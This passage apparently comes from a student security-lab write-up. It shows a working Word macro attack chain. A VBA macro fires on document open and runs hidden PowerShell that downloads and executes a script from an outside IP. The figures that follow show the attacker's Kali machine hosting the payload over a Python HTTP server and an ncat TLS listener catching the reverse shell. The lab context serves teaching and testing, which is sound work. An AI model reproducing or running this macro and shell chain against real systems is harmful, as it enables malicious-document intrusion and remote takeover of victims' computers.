
Figure 9: VBA Macro Script to Execute Remote PowerShell Payload

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim shellCommand As String
    shellCommand = "powershell -ExecutionPolicy Bypass -nop -w
hidden -c ""IEX (New-Object
Net.WebClient).DownloadString('http://44.106.44.50:8000/shell.ps
1')"""
    CreateObject("Wscript.Shell").Run shellCommand, 0, False
End Sub
```



```
┌──(root㉿joshlieberg)-[~]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 10: Kali Linux Hosting the Reverse Shell Script via Python HTTP Server




44.106.44.50:8000/shell.ps1

shell(1).ps1
Completed — 997 bytes

shell.ps1
Completed — 997 bytes

Show all downloads

Figure 11: Verifying Shell Script Accessibility in Browser



```
┌──(root㉿joshlieberg)-[~]
└─# ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: E67D E7EA 58C1 9EF8 3D4B 7050 5632 2647 C81C 8DEE
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 44.106.44.26:50164.
SHELL> whoami
cnit471g044-b\student
SHELL> █
```

Figure 12: Successful Reverse Shell Connection on Kali via TLS